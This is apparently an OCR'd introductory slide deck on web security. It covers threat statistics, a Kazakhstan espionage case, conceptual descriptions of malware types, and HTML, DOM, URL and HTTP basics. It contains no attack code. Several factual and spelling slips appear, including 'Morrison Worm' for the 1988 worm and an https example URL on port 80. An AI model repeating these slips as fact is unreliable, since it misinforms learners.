WEB SECURITY

Version 1.7

Last Update on 12/02/2022

By Andrea Nicchi

www.volucer.it

First draft

SECURITY

"SECURITY IS A PROCESS, NOT A PRODUCT. Products provide some protection, but the only way to effectively do business in an insecure world is to put processes in place that recognize the inherent insecurity in the products. The trick is to reduce your risk of exposure regardless of the products or patches." (Bruce Schneir 2000)

SECURITY IS HOLISTIC.

systems need to be considered as wholes to achieve the greatest level of security

SECURITY: HOLISTIC

Achieving holistic security requires:

- **PHYSICAL SECURITY: servers should be behind locked doors and only privileged employees should have access to them;**
- **TECHNOLOGICAL SECURITY:application security, OS Security, Network Security;**
- **GOOD POLICIES AND PROCEDURES: against social engineering attack;**

GOALS OF WEB SECURITY


- user knows which cyberthreats can encounter on the web;
- user browsing web in order to minimize the risk to incur in harm;
- support security web application which should have the same security properties we require for stand-alone/classical application;
-

TABLE OF CONTENTS

1. Introduction
2. How Web is by Design
    2.1. The Web Document
    2.2. Global Identifiers of network-retrievable document
    2.3. HTTP/HTTPS Protocol
    2.4. The show of document: Web Browser
    2.5. The Web Server
3. web security
    3.1. Client Side
        CSS/XSS, SOP VIOLATIONS, XSRF/CSRF, XSSI
    3.2. Server Side
        MALWARE DISTRIBUTION, BOTNET, DRIVE-BY DOWNLOAD ATTACK

Cyberthreats STATS

Source: Cyberedge Group 2021 Cyberthreat Defense Report – a comprehensive review of 1,200 IT security professionals representing 17 countries and 19 industries




Percentage of organizations compromised by at least one successful attack

Cyberthreats STATS

Source: Cyberedge Group 2021 Cyberthreat Defense Report – a comprehensive review of 1,200 IT security professionals representing 17 countries and 19 industries


Concern for Cyberthreats

On a scale of 1 to 5, with 5 being highest, rate your overall concern for each of the following types of cyberthreats targeting your organization.



ONLINE THREATS

"Despite its great benefits to humanity, the Internet is still a **hostile environment.**"



ONLINE THREATS

"Despite its great benefits to humanity, the Internet is still a hostile environment." WHY?

A 2019 report found that security breaches had increased by 67% over the last five years. (Source: Accenture)

73% of black hat hackers said traditional firewall and antivirus security is irrelevant or obsolete. (Source: Thycotic.com)

On average 30,000 new websites are hacked every day. (Source: Forbes)

Hackers created over 65 million new malware in the first quarter of 2019 alone. (Source: McAfee)

A 2020 report found that it took an average of 280 days to even identify a breach. (Source: IBM)

ONLINE THREATS - KAZAKHSTAN

November 2019, Chinese cyber-security vendor Qihoo 360 discovered an extensive hacking operation GOLDEN FALCON (or APT-C-34) to spy on Kazakhstan targets (individuals and organizations).

On a Command And Control (C&C) server it found lots of data (office documents) from infected victims.

All the stolen information was arranged in per-city folders (13 largest cities of Kazakhstan).

ONLINE THREATS - KAZAKHSTAN

ATTACK VECTOR:

- spear-pishing: crafted emails carrying malicious attachments;
- physical access to devices.

TOOLS USED:

- ✔expensive survelliance kids;
- ✔mobile malware;
- ✔redio communications interception hardware.

ONLINE THREATS - KAZAKHSTAN

On the C&C server found:

- ✔RCS (Remote Control System) a survelliance kit sold by Italian vendor Hacking Team;
- ✔backdoor trojan named Harpoon (Garpun in the Russian language).

From malware analysis results the acquisition of an equipment from Yurion a Moscow based defence contractor – specialized in radio monitoring eavesdropping and other communication equipment.

NO OFFICIAL ATTRIBUTION

ONLINE THREATS

MALWARE (MALicious softWARE): can damage your computer device or steal your confidential information without your consent;

BLACK HAT HACKERS: people with sophisticated computing skill;

PHARMING: cyberattack intended to redirect users from legitimate website to a fraudulent site without their knowledge;

PHISHING: social engineering attack where an attacker uses psychological tricks over the phone or uses computing device (emails, IM chat) to convince people to hand over sensitive information about themselves or an organization.

MALWARE (MALicious softWARE)

RANSOMWARE: is malware that installs silently on user's computer or mobile device. There are two type of ransomware:

locker-ransomware: locks the system screen;

crypto-ransomware: encrypts whole disk drive or some file types, including attached removable storage and requests a ransom to remove the restriction through anonymous online payment.

Ransomware infection: some vectors of infection: spam emails, malicious websites, part of legitimate program modified by an attacker to conceal the ransomware within it, dropped by other malware such as trojan horse or exploit kit.

Countermeasures: back up all necessary files regularly.

MALWARE (MALicious softWARE)

ADWARE: tracks users' online activities to display corresponding ads.

SPYWARE: monitoring everything you type on your keyboard and sends it to a malicious website or an operator.

TROJAN: installs silently on the victim machine and it enables its operator to have the full control over the victim machine including the camera and microphone. (famous trojan family Zeus and SpyEye);

VIRUS: oldest traditional risks, intent to make the victim operating system inoperable;

WORMS: main intent of a worm is to spread from one machine to another through internal network or Internet to spread malicious code (November 1988 – Morrison Worm);

MALWARE (MALicious softWARE)

SCAREWARE: (*deception software, rogue scanner software, or fraudware*) tricks the victim into purchasing security software (such as antivirus and anti-malware) to remove the infection from their PC;

ROOTKITS: very dangerous type of malware gain administrative access to the system and it is not easy to detect.

JUICE JACKING: attacker copies data or install malware onto a victim's smartphone/tablet when the victim connect the device via USB cable to a public charging station;

WI-FI EAVESDROPPING: an attacker can exploit vulnerabilities in such devices to intercept all communications: phone calls, instant messages, and video conferences.

HOW WEB IS BY DESIGN

How web has been designed

HOW WEB IS BY DESIGN - WEB/HTML DOCUMENT

The languages used for representing, showing a web document and interacting with it are:

HTML (now version 5) (Hypertext Mark-up Language): The fundamental purpose of HTML, as a mark-up language, is to provide a *semantic* description of the content and establish a document *structure* (a hierarchy of elements: `<name>content</name>`). It is not concerned with *presentation*.

CSS (*Cascading Style Sheets*): it is concerned with *presentation*.

DYNAMIC HTML (DHTML): The basic building block of DHTML is the *event handler* which executes blocks of JavaScript code when triggered by browser events.


DOM (Document Object Model) provides a standard *set of objects* for representing HTML (WEB DOCUMENT), a standard *model* of how these objects can be combined, and a standard *interface* for accessing and manipulating them.

Pratical demostration: WB01

HOW WEB IS BY DESIGN - WEB/HTML DOCUMENT

Document Object Model (DOM)

DOM is the standardized application programming interface (API) for scripts (JavaScript code can be used. Each JavaScript script runs in a specific DOM *execution context*.) **running in a browser to interact with the HTML document. A browser's DOM includes more objects and properties than just the pure HTML markup.**



HOW WEB IS BY DESIGN - GLOBAL IDENTIFIER

HTTP uses the resource identification mechanism provided *Uniform Resource Identifier* (URI) introduced by World Wide Web Consortium (W3C).


The *Uniform Resource Locator* (URL) is a URI that identifies a resource by including information on how and where to access the resource.

https://duckduckgo.com:80/?q=html&va=b&t=hc&ia=web#fragment

https://www.business.com/insurance/cyber-extortion/

HOW WEB IS BY DESIGN - HTTP/HTTPS Protocol


HyperText Transfer Protocol (HTTP)




Hypertext Transfer Protocol **(HTTP) is the foundation protocol of the web. It has been used since 1990.**

HOW WEB IS BY DESIGN - HTTP/HTTPS Protocol

HTTP Request Msg Schema




HTTP Request Msg Example




Source:
https://www3.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html

HOW WEB IS BY DESIGN - HTTP/HTTPS Protocol

HTTP Response Msg Schema



HTTP Response Msg Example




Source:
https://www3.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html

HOW WEB IS BY DESIGN - HTTP/HTTPS Protocol

REQUEST-RESPONSE MESSAGES STRUCTURE

HTTP recognizes only request and response messages.



